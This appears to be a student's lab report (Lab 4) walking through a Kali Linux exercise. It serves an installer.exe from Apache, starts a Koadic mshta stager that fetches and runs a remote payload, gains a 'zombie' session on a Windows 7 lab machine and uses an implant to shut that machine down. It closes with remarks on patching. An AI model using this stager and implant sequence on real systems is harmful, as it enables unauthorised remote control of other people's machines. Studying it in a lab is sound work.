


Lab 4





Generated command and copied it



Created installer.c

Executed the file

```
┌──(kali㉿kali)-[~]
└─$ sudo cp installer.exe /var/www/html/
```


Copied it

```
┌──(kali㉿kali)-[~]
└─$ ls -lah /var/www/html/

total 136K
drwxr-xr-x 2 root root 4.0K Mar 16 02:30 .
drwxr-xr-x 3 root root 4.0K Aug 18  2024 ..
-rw-r--r-- 1 root root  11K Aug 18  2024 index.html
-rw-r--r-- 1 root root  615 Aug 18  2024 index.nginx-debian.html
-rwxr-xr-x 1 root root 111K Mar 16 02:30 installer.exe
```


Confirmed its copied

```
┌──(kali㉿kali)-[~]
└─$ systemctl start apache2
```

Apache initiated



visited from windows lab and installed installer.exe





```
(koadic: sta/js/mshta)$ set SRVHOST 192.168.123.10
[+] SRVHOST ⇒ 192.168.123.10
(koadic: sta/js/mshta)$ run
[+] Spawned a stager at http://192.168.123.10:9999/p0YzX
[>] mshta http://192.168.123.10:9999/p0YzX
[+] Zombie 0: Staging new connection (192.168.123.70) on Stager 0
[+] Zombie 0: WIN-KPRS9IVQGF2\jcu-win-lab @ WIN-KPRS9IVQGF2 -- Windows 7 Ultimate
(koadic: sta/js/mshta)$
```

Access gained


```
(koadic: sta/js/mshta)$ zombies

        ID   IP              STATUS  LAST SEEN
        ──   ──────────      ──────  ─────────────
        0    192.168.123.70  Alive   2025-03-16 02:54:58

Use "zombies ID" for detailed information about a session.
Use "zombies IP" for sessions on a particular host.
Use "zombies DOMAIN" for sessions on a particular Windows domain.
Use "zombies killed" for sessions that have been manually killed.
```

See the commands




By typing zombies 0

Could gain information of win lab



Used implant and set cmd to shutdown



With few notifications saying this application is no longer valid the win lab was shut down

finding and using vulnerabilities in outdated services like apache and samba is important and use of exploitdb is essential as well

this lab emphasizes importance of patching services up to date to avoid any possible vurnerabilities, on the other hand as an attacking perspective, looking for unpatched services would be focused target since it is stage of granting access to a system